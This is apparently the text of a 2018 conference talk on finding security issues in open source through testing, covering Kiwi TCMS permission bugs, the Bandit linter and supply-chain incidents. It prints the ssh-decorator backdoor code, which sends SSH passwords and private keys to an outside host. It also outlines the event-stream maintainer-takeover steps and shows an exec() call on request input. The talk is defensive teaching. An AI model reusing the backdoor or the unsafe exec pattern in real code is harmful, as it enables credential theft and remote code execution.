Finding security issues in open source

by doing regular testing

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
http://kiwitcms.org

Heisenbug
Moscow 2018

What developers usually do

```
..... install .....

git commit

git push
```



Posted by u/beurcni 17 days ago 3

Backdoor in ssh-decorator package

Do not install or use the ssh-decorator package from Pip. It has a backdoor inserted to steal all your SSH credentials. I've already contacted the developer to take it out. He hasn't responded so for now, use at your own risk! https://ibb.co/kdDk67


UPDATE: The compromised package has been taken down now.

```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```

```
self.password = password
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

dominictarr/event-stream/issues/116

1. Go through the most popular inactive open source libraries
2. Reach out to author and ask to help out
3. Get push access and release a compromised version
4. Reach 2 million applications within a week



dominictarr commented 5 days ago

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.


DoS bug in django-attachments

Files removed from DB, not from disk:
https://github.com/bartTC/django-attachments/pull/44

Similar bug in Kiwi TCMS

```
Kiwi TCMS 8e05263

    [security] Don't log passwords for XML-RPC calls
```


```
class XMLRPCHandler(handlers.XMLRPCHandler):
    def process_request(self):
        ...             # e.g. Auth.login or User.update
        log_call(self.request, method_name, params)
        return super().process_request()


class JSONRPCHandler(handlers.JSONRPCHandler):
    # also uses log_call(), can diverge over time !!!
    ....
```



https://danashby.co.uk/2016/10/19/continuous-testing-in-devops/

Agenda

- Application under test
  - test scenarios, static analysis tools
- Software dependencies
  - more static analysis examples
- Test infrastructure
  - because it is a possible target
- Usability & security
  - these 2 should always go together



Kiwi TCMS

the leading open source test case management system

- Efficiently manage test cases, plans and runs
- Improve testing productivity & reporting
- Integrates with popular issue trackers
- External API interface
- GPL 2 licensed

Test Plan : [4033] Firefox RHEL6.2
Product Version : 6.2
Manager : anross@redhat.com
Estimated Time : 0:00:00
Started at : 2011-10-17 10:52:30
Tags : Add Tag
Environment : audio: AC198:HD
Arch: All
wireless: Atheros AR8001X [168c:0012]
video: ATI M22 [1002:5460]
Add Property
Note :

Product : Red Hat Enterprise Linux 6
Build : unspecified
Default Tester : anross@redhat.com
Status : Running Set to Finished
Finished at : None
CC : Add CC

0.00%
IDLE [6] PASSED [0]
FAILED [0] RUNNING [0]
PAUSED [0] BLOCKED [0]
ERROR [0] WAIVED [0]
TOTAL [6]
Report Show All Bugs [0]

Cases: 6 Cases Status Bugs Comment Show filter options ☑ Automatically □ Highlight

□	Case Run ID	Case ID	Summary	Tester	Assignee	Category	Priority	Bugs	Status	Sort
□	#584876	42566	flash-plugin	None	anross	--default--	P1	0	?	10
□	#584877	50028	IPv6 browsing	None	anross	--default--	P2	0	?	20
□	#584878	87144	mochitest-browser-chrome	None	tpelka	Regression	P1	0	?	30
□	#584879	87139	reftest	None	tpelka	Regression	P1	0	?	40
□	#584880	42569	Set firefox as default browser via command line	None	anross	--default--	P3	0	?	50
□	#584881	42565	Zoom in/out	None	anross	--default--	P1	0	?	60

Open source test case management system, with a lot of great features, such as bug tracker integration, fast search, powerful access control and external API.

http://kiwitcms.org

How to analyze SUT ?

WHO: Users, Groups, Permissions

WHERE: API end-points, HTTP request handlers, UI & templates

WHAT: Create, Edit, Modify (related properties)

DISTRIBUTION: tar.gz, Docker image, AWS AMI ?!?

Bogus permissions in API

```
@permissions_required('testcases.add_testcase')
def create(values, **kwargs):
     .......
-    # manually add tags w/o checking permissions
-    for tag in values.get('tag', []):
-        tag, _ = Tag.objects.get_or_create(name=tag)
-        test_case.add_tag(tag=tag)


@permissions_required('testcases.add_testcasetag')
def add_tag(case_id, tag, **kwargs):
```

Bogus permissions in HTML template

```
Kiwi TCMS a7ff135

-{% if perms.management.add_tag %}
+{% if perms.testplans.add_testplantag %}
     <input id="id_tags" type="text" name="tags">
     <button>Add Tag</button>
 {% endif %}
```

HTTP handlers ignoring permissions


Kiwi TCMS 519de64, efc00ca

- Missing @permissions_required


Kiwi TCMS 214191c

- yet another UI which ignored permissions

FIX: make them re-use API and other existing methods!



(c) http://www.omsklogo.ru/o-ru/viewdownload/16-o/93-omskij-myasokombinat.html



Тот случай, когда станция метро контрибютит больше чем ты!

BANDIT

security linter for Python

https://github.com/PyCQA/bandit - AST based parser from OpenStack

```
$ bandit -r *.py tcms/ tcms_api/ kiwi_lint/
```

Examples

B102	exec_used
B103	set_bad_file_permissions
B105	hardcoded_password_string
B307	eval
B311	random
B501	request_with_no_cert_validation
B502	ssl_with_bad_version
B503	ssl_with_bad_defaults
B504	ssl_with_no_version
B505	weak_cryptographic_key
B507	ssh_no_host_key_verification
B611	django_rawsql_used

Remote code execution

```
1 >> Issue: [B102:exec_used] Use of exec detected.

exec('import tcms.%s as form' %  request.GET.get('app_form'))
